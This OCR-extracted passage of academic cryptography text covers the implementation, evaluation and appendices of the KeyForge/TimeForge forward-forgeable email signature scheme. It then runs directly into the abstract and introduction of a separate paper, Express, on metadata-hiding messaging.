$30 \times 65 = 1950$	98	$30 \times (64+32) = 2880$	$64 \times 2 + 32 = 160$	256	841

Table 1: Bandwidth costs (in bytes) of KeyForge$_B$, KeyForge$_C$, and DKIM with RSA. σ denotes a signature.

Theorem 2. E_{KF} *and* $\mathsf{E}_{\mathsf{KF}+}$ *are* $\hat{\Delta}$*-universally non-attributable (Definition 6). Assuming email servers adopt the forge-on-request protocol* F*,* $\mathsf{E}_{\mathsf{KF}+}$ *is further non-attributable for recipients (Definition 5). (Proof is in the full version [48] due to space constraints.)*

Theorem 3. *Assuming a PVTK,* E_{TF} *and* $\mathsf{E}_{\mathsf{TF}+}$ *are* $\hat{\Delta}$*-universally non-attributable and* $\mathsf{E}_{\mathsf{TF}+}$ *is further non-attributable for recipients.*

On the efficiency of KeyForge$^+$/TimeForge$^+$ Per-recipient-domain signatures add sender-side (but not receiver-side) overhead compared to schemes like DKIM, KeyForge, or TimeForge. While the overhead is unlikely to be prohibitive given the efficiency of signing, it must be taken into account when evaluating KeyForge$^+$ and TimeForge$^+$ (see Section 6). Implementing forge-on-request and per-recipient-domain signatures would entail more complexity and significant changes to the existing email infrastructure, than the base protocols. While immediate recipient forgeability is desirable for added protection against real-time attacks (see Threat Model 2), KeyForge is a more realistic candidate for near-term deployment as it is realizable with lighter-weight changes to the existing system: namely, replacing DKIM's signature scheme, and unilateral server publication of small amounts of data.

Notation $\mathsf{Email}_s(S,R,m,\mu,t)$ is as defined in §3.1, additionally taking into account that signatures in KeyForge$^+$ and TimeForge$^+$ are per recipient domain. FReq denotes a special message to betoken forge requests. For an email address a, let a.dom denote its domain.

6 Implementation and Evaluation

We implemented prototypes of KeyForge and TimeForge and integrated them into Postfix, a common MDA/MSA. Our code is open source [1]. We performed all benchmarks on a 2017 MacBook Pro, 15-inch, with an Intel 4-core 3.1GHz processor and 16GB of RAM. We use the RELIC toolkit's [4] implementation of a BN-254 curve. This configuration conservatively yields keys with a 110-bit security level [5], which is on par with the standard 2048-bit RSA. We chose RELIC due to its support for many pairing friendly curves and low overhead.

[15] We assume client-server communication is authenticated.

[16] I.e., if the request is for a forgery from another address in the requester's own domain.

[17] Sign denotes the signing algorithm of any secure signature scheme.

Algorithm 3 Forge-on-request protocol F

Requester (client)

To request an email with message m and metadata μ from `alice@foo.com`:

- Send $(\mathsf{FReq}, m, \mu, \texttt{alice@foo.com})$ to client's (i.e., its own) email server.

Email server (say, `bar.com`, with secret key s)

On receiving request $(\mathsf{FReq}, m, \mu, a)$ from own client `bob`:[15]

- If a.dom = `bar.com`:[16] Let t be the current time. Deliver e to `bob`, where $e \leftarrow \mathsf{Email}_s(a, \texttt{bob@bar.com}, m, \mu, t)$.
- Else: Let $\sigma \leftarrow \mathsf{Sign}(\mathsf{FReq}, m, \mu, a, \texttt{bob})$.[17] Send $(\mathsf{FReq}, m, \mu, a, \texttt{bob}, \sigma)$ to server a.dom.

On receiving request $(\mathsf{FReq}, m, \mu, a, b, \sigma)$ from server b.dom:

- $v \leftarrow \mathsf{Verify}(vk, (\mathsf{FReq}, m, \mu, a, b), \sigma)$, where pk is b.dom's public key in DNS.
- If $v = 0$: Do not respond.
- Else (i.e., $v = 1$): Let t be the current time. Send e, e' to b.dom, where $e \leftarrow \mathsf{Email}_s(a, b, m, \mu, t)$ and $e' \leftarrow \mathsf{Email}_s(a, b, m, \mu, t - \hat{\Delta})$.

We evaluate two versions of KeyForge instantiated with different HIBS schemes: (1) KeyForge$_B$, which uses Gentry-Silverberg's "BasicHIDE" bilinear map based scheme [29] using a BN254 curve and (2) KeyForge$_C$, which uses certificate chains on public keys using non-identity-based signatures, instantiated with Ed25519.[18] We also implemented a prototype of TimeForge (see Appendix D), which is less efficient; it is intended as a proof of concept whose practicality will improve with advances in the underlying proof primitives (an active area of research). The two KeyForge implementations share the following bandwidth optimization.

KeyForge bandwidth optimization. HIBS schemes tend to have relatively large signatures. In KeyForge$_B$, a signature must include public parameters for each node on the path to the current chunk. A public parameter in this configuration is 65B, yeilding a bandwidth of 260B for a four-level Y/M/D/Chunk tree, resulting in a total of 293B per signature. KeyForge$_C$ similarly requires an Ed25519 signature between each node in the hierarchy, and has total signature size of 448B (four 64B path signatures, four 32B public keys, and the message signature). We optimize bandwidth by precomputing all path parameters except for the last chunk and store them in the DNS, along with the MPK. When verifying from a new server, KeyForge performs a DNS lookup and caches the result at a cost of 2-3KB per month (see Table 1).

[18] The certificate-based approach has been attributed to folklore.

	Sign(ms)	Sign/s	Verify(ms)	Verify/s
TimeForge	24.58	49.68	23.24	43
KeyForge$_B$	0.34	2,932	3.36	298
KeyForge$_C$	0.13	17,197	0.13	7,541
RSA2048	0.93	1,075	0.05	19,966
Ed25519	0.03	27,001	0.10	9,781

Table 2: Time required for a single operation in milliseconds, and the equivalent number of operations per second.




Figure 3: KeyForge$_B$ timings




Figure 4: KeyForge$_C$ timings

Two components, the keyserver and mail filter, are shared between all implementations. They are described next.

Mail Filter. The filter ensures that sent emails are properly formatted, verifies incoming emails, and communicates the results to the MDA/MTA. The filter works by intercepting SMTP requests, adding necessary metadata to outgoing email headers, and requesting cryptographic operations from the keyserver. When sending a message, the filter attaches an expiry time (and other verification information) to the email's header, hashes the metadata and message content, forwards the hash to the keyserver to sign, and finally adds this signature to the header. On receipt, the filter confirms that the signature's hash matches the message and metadata, and forwards the signature, sending domain, and expiry timestamp to the keyserver for verification. If verification fails, the filter alerts PostFix and the message is dropped.

Keyserver. The keyserver performs signing and verification, communicates with the mail filter over RPC, and publishes expired keys (for KeyForge) via a simple webserver.

6.1 Evaluation

We evaluate messaging bandwidth, expiry data bandwidth, and speed. Our primary focus is on comparison with RSA-2048: it is the signature scheme commonly used in DKIM, and so a natural benchmark for practicality in the current email ecosystem. Although more bandwidth-efficient algorithms were approved for DKIM use some months ago, (e.g., Ed25519 with a 64 B signature [34]), these schemes appear to have had limited deployment to date.[19] Nonetheless, for completeness, this section also considers Ed25519 performance.

Bandwidth. Table 1 shows bandwidth costs for various configurations of KeyForge and TimeForge. Both KeyForge implementations have a bandwidth per email that is 42% *smaller* than a DKIM RSA-2048 signature.

Speed. To capture the range of KeyForge's possible performance, we considered two cases: (1) where the public key path is verified from scratch (e.g., in setting up a new server, or verifying messages from a new domain) and (2) where path parameters are pre-verified and cached. Figures 3 and 4 show the results. Signing is largely unaffected by tree depth when caching. Table 2 provides efficiency microbenchmarks for KeyForge, TimeForge, and Ed25519 and DKIM's RSA-2048 via the OpenSSL suite's benchmark. All KeyForge benchmarks are for a 4-level tree with caching. Note that experiments were run on a laptop with power lower than a common server, so our timings may be seen as upper bounds. Performance scales linearly with the number of cores; our measurements are for a single core.

Optimizing for KeyForge expiration bandwidth. While the Y/M/D/Chunk configuration is easy to intuit, an equal branching factor across tree levels yields a large gain in succinctness. For example, the average size of expiry info of trees with an equal branching factor for a 2-year period is 4.5MB, 4KB, or 1.8KB for depths 1, 4, and 7.

Discussion and analysis. We find that KeyForge, especially KeyForge$_C$, is likely practical when using DKIM's RSA-2048 as a benchmark. In both implementations, KeyForge's signing time is *better* than RSA: KeyForge$_B$ and KeyForge$_C$ sign 2.7 and 16 times faster than RSA, respectively. KeyForge further beats RSA on signature bandwidth per email, at just 63% or less of RSA signature size in the worst case. RSA outperforms KeyForge only on verification time: KeyForge$_C$ is still eminently practical, with verification a factor of two slower than RSA, whereas KeyForge$_B$ is an order of magnitude slower.

Verification time is unlikely to affect KeyForge's viability, as other factors such as hashing, I/O, and network latency are likely to dominate. Any hash-and-sign scheme must read the message into memory and perform a hash, so to provide a ballpark measurement of I/O and hashing, we timed OpenSSL's SHA256 on the Podesta corpus [56], stored on-disk. The average time required was 10.2ms (2.689ms std),[20] indicating that hashing and I/O is surprisingly impactful. Network latency is significant as well — SMTP requires that a sending MTA perform a *minimum* of four round trips per email.[21] A highly optimistic round-trip time of 5ms would yield of 20ms per email, not including time to send message content.

The choice between KeyForge$_B$ and KeyForge$_C$ is likely implementation dependent: while KeyForge$_B$ requires less

[19] E.g., as of October 2019, Gmail and Exchange use only RSA-2048.

[20] Email size is often pushed up by HTML formatting, embedded media, and attachments. Average email size in our corpus is 98 KB (691 KB std).

[21] SMTP messages require a round trip per command, and each email requires a MAIL, RCPT, and two DATA commands.

bandwidth, its drawbacks are speed and use of non-IETF-standardized curves (unlike KeyForge$_C$).

A note on adoption. With an ecosystem as unwieldy as email, a reasonable concern might be that any large-scale update would be difficult. That said, now is an opportune time to propose such changes: the IETF has recently approved a new standard that will encourage MTAs to begin updating their DKIM signing and verification algorithms [34]. Further, if the community were to endorse a new standard, one could imagine large email providers (e.g., Google) displaying favorable security indicators akin to to Gmail's TLS indicators [30]. Such tactics have been successful in the context of HTTPS.

We have consulted members of the IETF, W3C, and the Gmail Security team, and optimized and evaluated our prototypes with their performance priorities and concerns in mind.

Acknowledgements

We are grateful to Jon Callas for helpful discussions about motivations for email non-attributability and our scheme's applicability to DKIM, and to Dan Boneh, Daniel J. Weitzner, John Hess, Bradley Sturt, Stuart Babcock, and Ran Canetti for their feedback on earlier versions of this work. This work was supported in part by the William and Flora Hewlett Foundation grant 2014-1601, and by the MIT Media Lab's Digital Currency Initiative and its funders. We would like to acknowledge support from the National Science Foundation under awards CNS-1653110 and CNS-1801479, and a Google Security & Privacy Award.

References

[1] KeyForge and TimeForge source code. https://github.com/mspecter/KeyForge.

[2] Ben Adida, David Chau, Susan Hohenberger, and Ronald L. Rivest. Lightweight email signatures. In *International Conference on Security and Cryptography for Networks*, pages 288–302. Springer, 2006.

[3] Ben Adida, Susan Hohenberger, and Ronald L. Rivest. Lightweight encryption for email. In *Steps to Reducing Unwanted Traffic on the Internet Workshop, SRUTI'05*. USENIX Association, 2005.

[4] D. F. Aranha and C. P. L. Gouvêa. RELIC is an Efficient LIbrary for Cryptography. https://github.com/relic-toolkit/relic.

[5] Diego F. Aranha, Laura Fuentes-Castañeda, Edward Knapp, Alfred Menezes, and Francisco Rodríguez-Henríquez. Implementing pairings at the 192-bit security level. In *International Conference on Pairing-Based Cryptography*, pages 177–195. Springer, 2012.

[6] Associated Press. DKIM verification script. https://github.com/associatedpress/verify-dkim.

[7] Mira Belenkiy, Melissa Chase, Markulf Kohlweiss, and Anna Lysyanskaya. P-signatures and noninteractive anonymous credentials. In *TCC 2008*, 2008.

[8] Mira Belenkiy, Melissa Chase, Markulf Kohlweiss, and Anna Lysyanskaya. Compact E-Cash and Simulatable VRFs Revisited. In *Pairing-Based Cryptography '09*, 2009.

[9] Steven Michael Bellovin. Spamming, phishing, authentication, and privacy. 2004.

[10] Dan Boneh and Xavier Boyen. Short signatures without random oracles. In Christian Cachin and Jan L. Camenisch, editors, *Advances in Cryptology - EUROCRYPT 2004*, pages 56–73, Berlin, Heidelberg, 2004. Springer Berlin Heidelberg.

[11] Dan Boneh, Xavier Boyen, and Hovav Shacham. Short group signatures. In Matt Franklin, editor, *Advances in Cryptology – CRYPTO 2004*, pages 41–55, Berlin, Heidelberg, 2004. Springer Berlin Heidelberg.

[12] Nikita Borisov, Ian Goldberg, and Eric Brewer. Off-the-record communication, or, why not to use PGP. In *Proceedings of the 2004 ACM Workshop on Privacy in the Electronic Society*, WPES '04, pages 77–84, New York, NY, USA, 2004. ACM.

[13] Johannes A. Buchmann, Erik Dahmen, and Andreas Hülsing. XMSS - A practical forward secure signature scheme based on minimal security assumptions. In Bo-Yin Yang, editor, *Post-Quantum Cryptography - 4th International Workshop, PQCrypto 2011, Taipei, Taiwan, November 29 - December 2, 2011. Proceedings*, volume 7071 of *Lecture Notes in Computer Science*, pages 117–129. Springer, 2011.

[14] B. Bunz, J. Bootle, D. Boneh, A. Poelstra, P. Wuille, and G. Maxwell. Bulletproofs: Short proofs for confidential transactions and more. In *2018 IEEE Symposium on Security and Privacy (SP)*, volume 00, pages 319–338.

[15] Jack Burbank, David Mills, and William Kasch. Network Time Protocol Version 4: Protocol and Algorithms Specification. https://tools.ietf.org/html/rfc5905 [https://perma.cc/428T-HN3Y].

[16] John Callas, Eric Allman, Miles Libbey, Michael Thomas, Mark Delany, and Jim Fenton. DomainKeys Identified Mail (DKIM) Signatures.

[17] Jon Callas. [ietf-dkim] Thinking about DKIM and surveillance. https://mailarchive.ietf.org/arch/msg/ietf-dkim/eWKbWdYmkX_d2ki_lAbczVSj8qY [https://perma.cc/DQF6-SQNZ].

[18] Jon Callas. [ietf-dkim] DKIM Key Sizes, October 2016. http://mipassoc.org/pipermail/ietf-dkim/2016q4/017195.html [https://perma.cc/7NNX-QJUK].

[19] Jon Callas. [ietf-dkim] DKIM Key Sizes, October 2016. http://mipassoc.org/pipermail/ietf-dkim/2016q4/017207.html [https://perma.cc/K8LM-KJS7].

[20] Jan Camenisch, Rafik Chaabouni, and abhi shelat. Efficient protocols for set membership and range proofs. In Josef Pieprzyk, editor, *Advances in Cryptology - ASIACRYPT 2008*, pages 234–252, Berlin, Heidelberg, 2008. Springer Berlin Heidelberg.

[21] Jan Camenisch and Anna Lysyanskaya. Signature schemes and anonymous credentials from bilinear maps. In *Advances in Cryptology–CRYPTO 2004*, 2004.

[22] Charles Cazabon. getmail version 5. http://pyropus.ca/software/getmail.

[23] Don Coppersmith and Markus Jakobsson. Almost optimal hash sequence traversal. In Matt Blaze, editor, *Financial Cryptography, 6th International Conference, FC 2002, Southampton, Bermuda, March 11-14, 2002, Revised Papers*, volume 2357 of *Lecture Notes in Computer Science*, pages 102–119. Springer, 2002.

[24] D. Crocker. Internet Mail Architecture, 2009. https://tools.ietf.org/html/rfc5598.

[25] Mario Di Raimondo and Rosario Gennaro. New approaches for deniable authentication. *Journal of Cryptology*, 22(4):572–615, Oct 2009.

[26] Cynthia Dwork, Moni Naor, and Amit Sahai. Concurrent zero-knowledge. In *Proceedings of the Thirtieth Annual ACM Symposium on Theory of Computing*, STOC '98, pages 409–418, New York, NY, USA, 1998. ACM.

[27] Hilda L. Fontana. Authentication Failure Reporting Using the Abuse Reporting Format. https://tools.ietf.org/html/rfc6591 [https://perma.cc/5MTF-ZD8P].

[28] Center for Strategic and International Studies (CSIS). Significant cyber incidents, 2018. https://www.csis.org/programs/cybersecurity-and-governance/technology-policy-program/other-projects-cybersecurity.

[29] Craig Gentry and Alice Silverberg. Hierarchical ID-based cryptography. In Yuliang Zheng, editor, *Proceedings of ASIACRYPT 2002*, volume 2501 of *Lecture Notes in Computer Science*, pages 548–566. Springer, 2002.

[30] Google. Making email safer for you, February 2016.

[31] Jens Groth. On the size of pairing-based non-interactive arguments. In Marc Fischlin and Jean-Sébastien Coron, editors, *Advances in Cryptology – EUROCRYPT 2016*, pages 305–326, Berlin, Heidelberg, 2016. Springer Berlin Heidelberg.

[32] Lachlan J. Gunn, Ricardo Vieitez Parra, and N. Asokan. Circumventing cryptographic deniability with remote attestation, 2019.

[33] HIPAA Journal. United hospital district phishing attack impacts 2,143 patients, 2019. https://www.hipaajournal.com/united-hospital-district-phishing-attack-impacts-2143-patients/.

[34] J. Levine. RFC 8463 - A New Cryptographic Signature Method for DomainKeys Identified Mail (DKIM).

[35] Markus Jakobsson. Fractal hash sequence representation and traversal. *Proceedings of the 2002 IEEE International Symposium on Information Theory (ISIT)*, pages 437–44, 2002.

[36] Markus Jakobsson, Kazue Sako, and Russell Impagliazzo. Designated verifier proofs and their applications. In *Proceedings of the 15th Annual International Conference on Theory and Application of Cryptographic Techniques*, EUROCRYPT'96, pages 143–154, Berlin, Heidelberg, 1996. Springer-Verlag.

[37] John Klensin. RFC5321: Simple Mail Transfer Protocol, 2008.

[38] Murray Kucherawy and Elizabeth Zwicky. Domain-based Message Authentication, Reporting, and Conformance (DMARC). https://tools.ietf.org/html/rfc7489.

[39] Kurt Andersen. M3aawg DKIM Key Rotation Best Common Practices | M3aawg, March 2019. http://www.m3aawg.org/DKIMKeyRotation [https://perma.cc/4WY6-SH8K].

[40] Jeremy B. Merrill. Authenticating Email Using DKIM and ARC, or How We Analyzed the Kasowitz Emails. *ProPublica*, July 2017.

[41] Moni Naor. Deniable ring authentication. In *Advances in Cryptology — CRYPTO 2002*, pages 481–498, Berlin, Heidelberg, 2002. Springer Berlin Heidelberg.

[42] Bryan Parno, Jon Howell, Craig Gentry, and Mariana Raykova. Pinocchio: Nearly practical verifiable computation. In *Proceedings of the IEEE Symposium on Security and Privacy*. IEEE, May 2013.

[43] Adrian Perrig, Ran Canetti, J.D. Tygar, and Dawn Song. The TESLA broadcast authentication protocol. *RSA CryptoBytes*, 5:2–13, 2002.

[44] Adrian Perrig, Dawn Song, Ran Canetti, J. D. Tygar, and Bob Briscoe. Timed efficient stream loss-tolerant authentication (TESLA): multicast source authentication transform introduction. *RFC*, 4082:1–22, 2005.

[45] Ronald L. Rivest, Adi Shamir, and Yael Tauman. How to leak a secret. In *ASIACRYPT*, 2001.

[46] Raphael Satter. Emails: Lawyer who met Trump Jr. tied to Russian officials. *The Associated Press*, July 2018.

[47] Adi Shamir. Identity-based cryptosystems and signature schemes. In G. R. Blakley and David Chaum, editors, *Proceedings of CRYPTO '84*, volume 196 of *Lecture Notes in Computer Science*, pages 47–53. Springer, 1984.

[48] Michael Specter, Sunoo Park, and Matthew Green. KeyForge: Mitigating Email Breaches with Forward-Forgeable Signatures. Cryptology ePrint Archive, Report 2019/390, 2019. https://eprint.iacr.org/2019/390.

[49] Jonathan Stempel and Jim Finkle. Yahoo says all three billion accounts hacked in 2013 data theft, 2017. https://www.reuters.com/article/us-yahoo-cyber/yahoo-says-all-three-billion-accounts-hacked-in-2013-data-theft-idUSKCN1C82O1.

[50] Michael Thomas. Requirements for a DomainKeys Identified Mail (DKIM) Signing Practices Protocol. https://tools.ietf.org/html/rfc5016.

[51] Nik Unger and Ian Goldberg. Deniable key exchanges for secure messaging. In *Proceedings of the 22Nd ACM SIGSAC Conference on Computer and Communications Security*, CCS '15, pages 1211–1223, New York, NY, USA, 2015. ACM.

[52] Nik Unger and Ian Goldberg. Improved strongly deniable authenticated key exchanges for secure messaging. *PoPETs*, 2018(1):21–66, 2018.

[53] Wikileaks. Sony Email Leak. https://wikileaks.org/sony/emails/, 2012.

[54] Wikileaks. The Global Intelligence Files: STRATFOR email leak. https://wikileaks.org/gifiles/docs/13/1328496_stratfor-.html, 2012.

[55] Wikileaks. Search the DNC Database, July 2016. https://wikileaks.org/dnc-emails/.

[56] Wikileaks. WikiLeaks: DKIM Verification, nov 2016. https://wikileaks.org/DKIM-Verification.html [https://perma.cc/H3SR-YB44].

A Non-attributability definitions

Definition 5 (Recipient non-attributability)**.** Email *is* non-attributable for recipients w.r.t. F *if there is a PPT simulator* $\mathscr{S}$ *such that for any sender* S *and recipient* R *(with respective internal states* s, r*), for any email message* m *and metadata* μ*,*

$$\mathsf{Email}_s(S,R,m,\mu,t) \approx_c \mathscr{S}_r^F(S,m,\mu) \ ,$$

where the superscript F *denotes black-box or query access to an interactive functionality* F*, and the subscript* r *denotes that* $\mathscr{S}$ *has access to the recipient server's internal state* r*.*[22]

Definition 6 (Δ-universal non-attributability)**.** *For* $\Delta \in \mathbb{N}$*, an email protocol* Email *is* Δ-strongly non-attributable *if there is a PPT simulator* $\mathscr{S}$ *such that for any sender* S *(with internal state* s*) and recipient* R*, for any email message* m*, metadata* μ*, and timestamp* t*, the following holds at any time* $\geq t+\Delta$*:*

$$\mathsf{Email}_s(S,R,m,\mu,t) \approx_c \mathscr{S}(S,R,m,\mu,t) \ .$$

Definitions 5 and 6 serve to ensure that no attacker can credibly claim to a third party[23] that he is providing her with authentic emails: the third party is in the role of distinguisher.

Note that Definition 6 is inviable if $\Delta < \hat{\Delta}$. Otherwise, the spam- and spoofing-resistance provided by DKIM would be undermined, since any outsider could use the simulator in real time to send spam email indistinguishable to the recipient from email actually sent by an honest party. Moreover, assuming the essential condition that emails are *not* universally forgeable in real time, Definition 6 implies that the behavior of any $\mathscr{S}$ must differ (distinguishably) between times $\geq t+\Delta$ and times $\leq t$. This is satisfiable only if the view of $\mathscr{S}$ changes between these time intervals: in other words, Definition 6 is satisfiable only if $\mathscr{S}$ gains some new information between these time intervals. In KeyForge and TimeForge, this additional information is made available to $\mathscr{S}$ through the public bulletin board BB or the PVTK TK, respectively. Absent some time-dependent exogenous functionality like BB or TK, Definition 6 is (straightforwardly) unsatisfiable.

[22] In fact, our constructions achieve a slightly stronger (i.e., harder to satisfy) definition where $\mathscr{S}$ cannot read r, but has only oracle access to signatures by R (produced using key material in r). In practice, the latter requirement may be significantly easier to satisfy, as it is achievable by obtaining login access to an email account rather than compromising the server's secrets. However, the definition assumes direct access to r for simplicity.

[23] E.g., the general public (if the allegedly stolen emails are released publicly) or a specific interested party (such as a potential buyer or disseminator of the information).

B FFS security requirements in full

Formal details of the required properties which were omitted from Definition 1 are given below.

- *Correctness:* For all $m \in \mathscr{M}, \tau \in \mathscr{T}$, there is a negligible function ε such that for all κ,

$$\Pr\left[\begin{array}{ll} (vk, sk) \leftarrow \mathsf{KeyGen}(1^\kappa) & \\ \sigma \leftarrow \mathsf{Sign}(sk, \tau, m) & : \quad b = 1 \\ b \leftarrow \mathsf{Verify}(vk, \tau, m, \sigma) & \end{array}\right] \geq 1 - \varepsilon(\kappa) .$$

- *Unforgeability:* For any PPT $\mathscr{A}$, there is a negligible function ε such that for all $\kappa \in \mathbb{N}$,

$$\Pr\left[\begin{array}{ll} (vk, sk) \leftarrow \mathsf{KeyGen}(1^\kappa) & \\ (\tau, m, \sigma) \leftarrow \mathscr{A}^{\mathsf{S}_{sk}, \mathsf{E}_{sk}}(vk) & : \quad b = b' = 1 \\ b \leftarrow \mathsf{Verify}(vk, \tau, m, \sigma) & \\ b' = \tau \notin Q'_{\mathsf{E}} \wedge (\tau, m) \notin Q_{\mathsf{S}} & \end{array}\right] \leq \varepsilon(\kappa) ,$$

  where S_{sk} and E_{sk} respectively denote oracles $\mathsf{Sign}(sk, \cdot, \cdot)$ and $\mathsf{Expire}(sk, \cdot)$, Q_{S} and Q_{E} denote the sets of queries made by $\mathscr{A}$ to the respective oracles, and $Q'_{\mathsf{E}} = \bigcup_{T \in Q_{\mathsf{E}}} T$.

C FFS vs. FSS

FSS were designed with a different goal from FFS: namely, to allow efficient key updating while preventing derivation of *past* keys from present and future keys. In contrast, our setting requires that *present and future* keys cannot be derived from past keys. The only way to achieve this property using an FFS would be to precompute a long list of secret keys and then use them *in backwards order* — this is arguably better than the simplest solution based on short-lived keys, but storing the whole list of keys is inefficient and unsatisfactory.

Difference with forward-secure signatures Both FFS and FSS yield a system of short-lived secret keys all corresponding to one long-lived public key. However, the definitions differ in two main ways, described below and depicted in Figure 5.

1. Forward-*secure* signatures require that past keys cannot be computed from future keys, whereas forward-*forgeable* signatures require that future keys cannot be computed from past keys.
2. Forward-*secure* signatures are designed to prevent compromise of past signatures by compromising a later secret key. All FSS secret keys are short-lived and each secret key must be derivable based solely on the previous short-lived secret key. Forward-*forgeable* signatures, in contrast, may have persistent "master secret key" material used to generate each short-lived key.

D Further Discussion of TimeForge

TimeForge can be realized using a variety of WI and ZK proof systems, combined with efficient SUF-CMA signature schemes. For example, a number of pairing-based signature schemes [7, 8, 21] admit efficient proofs of knowledge of a signature using simple Schnorr-style proofs [3]. More recent proving systems, e.g., Bulletproofs [14] and zkSNARKs (e.g., [31, 42], admit succinct proofs of statements involving arbitrary arithmetic circuits and discrete-log relationships. Using the latter schemes ensures short proofs, in the hundreds of bytes, in some cases with a small, constant verification cost. Thus, even complex PVTK proofs such as block header sequences, can potentially be reduced to a succinct TimeForge signature.




Figure 5: Forward-secure vs. forward-forgeable signatures

A concrete implementation. For our basic implementation, which signs a timestamp, we considered several proof systems. For the relatively simple proof statement used in this scheme, Bulletproofs are not appropriate for two reasons: (1) the proof sizes that result exceed 1000 bytes, and (2) these proofs do not natively support efficient signatures. zkSNARKs produce bandwidth-efficient signatures, but at a significant cost due to the need to generate a trusted setup embedding the signature verification circuit. Based on these considerations, we propose and evaluate one concrete implementation based on Schnorr-style proving techniques, made non-interactive using the Fiat-Shamir heuristic. Our approach implements TimeForge using a dedicated server that produces (weak) Boneh-Boyen signatures [10] over the current time period t, which is encoded as an integer in $\mathbb{Z}_q$. Let g_1, g_2 be generators of a pair of bilinear groups $\mathbb{G}_1, \mathbb{G}_2$ of order q. Briefly, a Boneh-Boyen signature on a time period t comprises a single group element $\sigma = g_1^{1/x+t}$, where x represents the signing key, and the server's public key is g_2^x. Verification is conducted by checking the following pairing equality: $e(g_1, g_2) = e(\sigma, g_2^x g_2^t)$.

Our proposed TimeForge proof of knowledge requires the following components. First, the prover to provides a Pedersen commitment B to the current time period T_{current} using randomness r. The proof also reveals the (alleged) true signing time period T_{signing} in cleartext (in case it is different) and attaches δ. Using these values, the prover employs the homomorphic property of Pedersen commitments to derive an implicit commitment $C = g_1^{\gamma = T_{\mathsf{current}} - T_{\mathsf{signing}} - \delta} h^{r'}$, and then uses a range proof to prove that it knows a value γ that is in the range $[1, 2^{32}]$. We use a range proof due to Camenisch, Chaabouni, and shelat [20]. Alternatively, this proof could be implemented using a Bulletproof, due to Bootle *et al.* [14].

In addition to this commitment proof and range proof, we provide two separate Schnorr-style proofs in an "OR" construction:

1. *A standard Schnorr signature on the message.* This comprises an interactive proof of knowledge of a value $sk \in \mathbb{Z}_q$ such that $PK = g^{sk}$, flattened into a signature of knowledge on the signed message, using the Fiat-Shamir heuristic. (This represents the genuine signer's signature on the message.)

2. *A proof of knowledge of a Boneh-Boyen signature on the TimeForge time period T_{current}, signed using the TimeForge server secret key. For this construction we use a interactive zero-knowledge protocol given by Boneh, Boyen and Shacham [11, Protocol 1], flattened using the same Fiat-Shamir hash function.*

Express: Lowering the Cost of Metadata-hiding Communication with Cryptographic Privacy

Saba Eskandarian
Stanford University

Henry Corrigan-Gibbs
MIT CSAIL

Matei Zaharia
Stanford University

Dan Boneh
Stanford University

Abstract

Existing systems for metadata-hiding messaging that provide cryptographic privacy properties have either high communication costs, high computation costs, or both. In this paper, we introduce Express, a metadata-hiding communication system that significantly reduces both communication and computation costs. Express is a two-server system that provides cryptographic security against an arbitrary number of malicious clients and one malicious server. In terms of communication, Express only incurs a constant-factor overhead per message sent regardless of the number of users, whereas previous cryptographically-secure systems Pung and Riposte had communication costs proportional to roughly the square root of the number of users. In terms of computation, Express only uses symmetric key cryptographic primitives and makes both practical and asymptotic improvements on protocols employed by prior work. These improvements enable Express to increase message throughput, reduce latency, and consume over 100× less bandwidth than Pung and Riposte, dropping the end to end cost of running a realistic whistleblowing application by 6×.

1 Introduction

Secure messaging apps and TLS protect the confidentiality of data in transit. However, transport-layer encryption does little to protect sensitive communications *metadata*, which can include the time of a communications session, the identities of the communicating parties, and the amount of data exchanged. As a result, state-sponsored intelligence gathering and surveillance programs [21, 28, 36], particularly those targeted at journalists and dissidents [51, 57], continue to thrive – even in strong democracies like the United States [7, 8]. Anonymity systems such as Tor [31], or the whistleblowing tool SecureDrop [10, 55], attempt to hide communications metadata, but they are vulnerable to traffic analysis if an adversary controls certain key points in the network [30, 37, 38].

A host of systems can hide metadata with cryptographic security guarantees (e.g., Riposte [24], Talek [19], P3 [39], Pung [4], Riffle [44], Atom [43], XRD [45]). Unfortunately, these systems generally use heavy public-key cryptographic tools and incur high communication costs, making them difficult to deploy in practice. Another class of systems provides a differential privacy security guarantee (e.g., Vuvuzela [58], Alpenhorn [47], Stadium [56], Karaoke [46]). These systems offer high throughput and very low communication costs, but their security guarantees degrade with each round of communication, making them unsuitable for communication infrastructure that must operate over a long period of time.

This paper presents Express, a metadata-hiding communication system with cryptographic security that makes both practical and asymptotic improvements over prior work. Express is a two-server system that provides cryptographic security against an arbitrary number of malicious clients and up to one malicious server. This security guarantee falls between that of Riposte [24], which provides security against at most one malicious server out of three total, and Pung [4], which can provide security even in the single-server setting where the server is malicious. Express only uses lightweight symmetric cryptographic primitives and introduces new protocols which allow it to improve throughput, reduce latency, consume over 100× less bandwidth, and cost 6× less to operate compared to these prior works.

Express architecture. To receive messages via Express, a client registers *mailboxes* with the servers, who collectively maintain the contents of all the mailboxes. After registration, the mailbox owner distributes the *address* of a mailbox (i.e., a cryptographic identifier) to each communication peer via some out-of-band means. Given the address of a mailbox, any client can use Express to upload a message into that mailbox, without revealing to anyone except the mailbox owner which mailbox the client wrote into. Mailbox owners can fetch the contents of their mailboxes at any time with any frequency they wish, and *only* the owner of a mailbox can fetch its contents.

Crucially, Express hides which client wrote into which mailbox but *does not* hide which client *read* from which mailbox. This requires mailbox owners to check their mailboxes at a

fixed frequency, although there need not be any synchronization between the rates that different owners access their mailboxes. As we will discuss, this form of metadata privacy fits well with our main application: whistleblowing.

